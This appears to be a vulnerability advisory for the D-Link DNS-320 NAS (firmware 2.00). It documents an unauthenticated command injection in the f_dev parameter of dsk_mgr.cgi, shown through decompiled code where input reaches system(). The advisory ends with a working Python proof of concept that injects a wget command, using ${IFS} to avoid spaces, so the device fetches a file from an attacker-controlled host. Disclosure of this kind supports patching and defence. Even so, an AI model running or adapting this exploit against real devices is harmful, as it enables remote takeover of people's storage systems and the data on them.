D-Link DNS-320 dsk_mgr.cgi ScanDisk_run_e2fsck function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The dsk_mgr.cgi binary's ScanDisk_run_e2fsck
```

The `dsk_mgr.cgi` binary's `sub_EE54` function retrieves the `f_dev` parameter via `cgiFormStringNoNewlines` and directly injects it into a `scandisk` command (via `system("scandisk -p %s ...")`) without adequate sanitization, allowing remote attackers to execute arbitrary shell commands.

```
else if ( !strcmp(s1, "ScanDisk_run_e2fsck") )
{
  sub_EE54();
```

```
int sub_EE54()
{
  char s[256]; // [sp+0h] [bp-194h] BYREF
  char v2[148]; // [sp+100h] [bp-94h] BYREF

  memset(s, 0, sizeof(s));
  cgiHeaderContentType("text/html");
  cgiFormStringNoNewlines("f_dev", v2, 128);
  if ( v2[0] != 97 || v2[1] )
    sprintf(s, "scandisk -p %s > /dev/null &", v2);
  else
    strcpy(s, "scandisk -a > /dev/null &");
  if ( LIB_Check_ps("apkg") )
    APKG_COMMAND(8, 0);
  system("go_ajaxplorer.sh stop > /dev/null");
  system("kill -9 running_process > /dev/null");
  system(s);
  return printf("<script>location.href='/web/dsk_mgr/hd_scandisk_state.html'</script>");
}
```

POC

```
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
```


```python
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/dsk_mgr.cgi"

    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"x;{wget_cmd};"

    params = {
        'cmd': 'ScanDisk_run_e2fsck',
        "f_dev": final_payload,
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Attack